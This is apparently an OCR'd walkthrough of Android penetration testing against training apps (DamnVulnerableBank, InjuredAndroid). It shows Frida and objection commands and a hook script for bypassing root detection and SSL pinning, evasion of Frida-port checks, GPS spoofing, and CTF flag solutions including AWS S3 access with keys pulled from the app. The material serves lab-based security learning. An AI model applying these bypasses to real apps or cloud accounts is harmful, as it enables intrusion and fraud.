
Bypass using objection

#objection --gadget com.app.damnvulnerablebank explore -s "android root disable".


But it’s doesn’t work



We have already identified the code that detect device is rooted.



Indicated code is detected that is Boolean value that is true and check device is rooted or not for bypass we have to set false value using the frida. There is R function when clicked it redirect where it is define.




Bypass using Frida

We have Frida script (javascript)

```
java.perform(function(){

 console.log("\nRoot detection");

 var bypass = java.use("a.a.a.a.a"); #--(bypass this class)

 bypass.R.overload().implementation=function(){ # --(overloading this function and returning it false)
       console.log("\nRoot detection bypass");  #-- (Reflect the text after bypass)
       return false;
}
});
```

Or we can use the script from https://codeshare.frida.re/@dzonerzy/fridantiroot/


```
#frida -l root.js  -U -f com.app.damnvulnerablebank
```



We have bypassed it but now pop-up Frida is running, so we have to bypass it also. Look at the Frida check-in in source code and bypass it.

Frida-check is simple check by default Frida run on 27042 port app is check the Frida is running on that port or not if yes then app will be not run so we have to change Frida running port.

#vbox86p:/ # ps -ef | grep Frida



Kill the process where Frida is running and change the port from 27042 to 1337

#./frida-server -l 0.0.0.0:1337

Use command #frida -H 10.0.3.16:1337 -l rootbypass.js -f com.app.damnvulnerablebank –H device ip

SSL Pinning Bypass using Objection tool

#objection --gadget b3nac.injuredandroid explore -s "android sslpinning disable"

```
┌──(root㉿kali)-[~]
└─# objection --gadget b3nac.injuredandroid explo
re -s "android sslpinning disable"
Using USB device `Nexus 5`
Agent injected and responds ok!
Running a startup command... android sslpinning d
isable
(agent) Custom TrustManager ready, overriding SSL
Context.init()
(agent) Found com.android.org.conscrypt.TrustMana
gerImpl, overriding TrustManagerImpl.verifyChain(
)
(agent) Found com.android.org.conscrypt.TrustMana
gerImpl, overriding TrustManagerImpl.checkTrusted
Recursive()
(agent) Registering job 463614. Type: android-ssl
pinning-disable

     _     _       _     _
 ___| |_|_|___ ___| |_|_|___ ___
| . | . | | -_|  _|  _| | . |   |
|___|___| |___|___|_| |_|___|_|_|
      |___|(object)inject(ion) v1.11.0

     Runtime Mobile Exploration
        by: @leonjza from @sensepost

[tab] for command suggestions
b3nac.injuredandroid on (Google: 9) [usb] # (agen
t) [463614] Called (Android 7+) TrustManagerImpl.
checkTrustedRecursive(), not throwing an exceptio
n.
b3nac.injuredandroid on (Google: 9) [usb] #
```

Frida codeshare

The Frida CodeShare project is comprised of developers from around the world working together with one goal - push Frida to its limits in new and innovative ways.

Universal Android SSL Pinning Bypass with Frida

62 | 242K

Uploaded by: @pcipolloni

Android SSL Re-Pinning, more information can be found here https://techblog.mediaservice.net/2017/07/universal-android-ssl-pinning-bypass-with-frida/

PROJECT PAGE

frida-multiple-unpinning

35 | 71K

Uploaded by: @akabe1

Another Android ssl certificate pinning bypass script for various methods (https://gist.github.com/akabe1/5632cbc1cd49f0237cbd0a93bc8e4452)

PROJECT PAGE

fridantiroot

26 | 80K

Uploaded by: @dzonerzy

Android antiroot checks bypass

PROJECT PAGE

aesinfo

10 | 25K

Uploaded by: @dzonerzy

Show useful info about AES encryption/decryption at

iOS DataProtection

10 | 12K

Uploaded by: @ay-kay

List iOS file data protection classes (NSFileProtectionKey)

who-does-it-call

9 | 23K

Uploaded by: @oleavr


Find out which functions are called by a given function on

There is Universal Android SSL pinning Bypass with the help of this code we can bypass SSL pinning using Frida codeshare. Everything will be same like Location spoofing code only we will change the code(replace the code).

Use Android Location Spoofing script

I am using google map app as a target, we can see the location of device, current location is v3s mall Laxmi Nagar.


Now we are using Frida code to spoof the location.



```
┌──(root㉿kali)-[/]
└─# frida --codeshare dzervas/android-location-spoofing -f com.google.android.apps.maps -U
     ____
    / _  |   Frida 16.0.10 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Nexus 5 (id=192.168.56.101:5555)
Spawned `com.google.android.apps.maps`. Resuming main thread!
[Nexus 5::com.google.android.apps.maps ]-> message: {'type': 'send', 'payload': 'Overwriting Lat to 27.986
4882'} data: None
message: {'type': 'send', 'payload': 'Overwriting Lng to 33.7279001'} data: None
message: {'type': 'send', 'payload': 'Overwriting Lat to 27.9864882'} data: None
message: {'type': 'send', 'payload': 'Overwriting Lng to 33.7279001'} data: None
message: {'type': 'send', 'payload': 'Overwriting Lat to 27.9864882'} data: None
message: {'type': 'send', 'payload': 'Overwriting Lng to 33.7279001'} data: None
message: {'type': 'send', 'payload': 'Overwriting Lat to 27.9864882'} data: None
message: {'type': 'send', 'payload': 'Overwriting Lng to 33.7279001'} data: None
message: {'type': 'send', 'payload': 'Overwriting Lat to 27.9864882'} data: None
message: {'type': 'send', 'payload': 'Overwriting Lng to 33.7279001'} data: None
message: {'type': 'send', 'payload': 'Overwriting Lat to 27.9864882'} data: None
message: {'type': 'send', 'payload': 'Overwriting Lng to 33.7279001'} data: None
message: {'type': 'send', 'payload': 'Overwriting Lat to 27.9864882'} data: None
message: {'type': 'send', 'payload': 'Overwriting Lng to 33.7279001'} data: None
message: {'type': 'send', 'payload': 'Overwriting Lat to 27.9864882'} data: None
message: {'type': 'send', 'payload': 'Overwriting Lng to 33.7279001'} data: None
```

-f for package , -U for device.

Now we can see the current location that is define in Frida script (longitude, latitude).




Injured Android


A vulnerable Android application with CTF examples based on bug bounty findings, exploitation concepts, and pure creativity.

Flag 1-Log-in


Flag-1




Edited text should be match with hardcoded string. flag one got it



Flag2 -Exported Activity



In android manifest search exported="true" copy that activity and Go to mobile shell and type
am start- for start a application activity
am start b3nac.injuredandroid/.b25lActivity (paste the activity and a / before the dot)
flag two UI screen will be changed after exploit means solve the flag two



Flag Three – Resource

Resources can contain data in a number of forms, including strings, images, and persisted objects. (To write persisted objects to a resource file, the objects must be serializable.) Storing your data in a resource file enables you to change the data without recompiling your entire app.

Copy (**cmVzb3VyY2VzX3lv**)string and check **resources.arsc-res-values-strings.xml** search(**cmVzb3VyY2VzX3lv**)


Flag 4- log-in 2

There is two obj click on obj and there is base64 encoded string, and decrypt

Enumerating AWS storage bucket

There is three URL, one URL contain the file open it you`ll find flag

Tool(for enumerate) – cloud_enum https://github.com/initstring/cloud_enum



AWS storage 2nd method using AWS CLI

apt install awscli

Configure it.

aws configure --profile injuredandroid

There wil be need of aws id and secret id(strings.xml-contain aws id and secret key)

aws s3 ls s3://injuredandroid --profile injuredandroid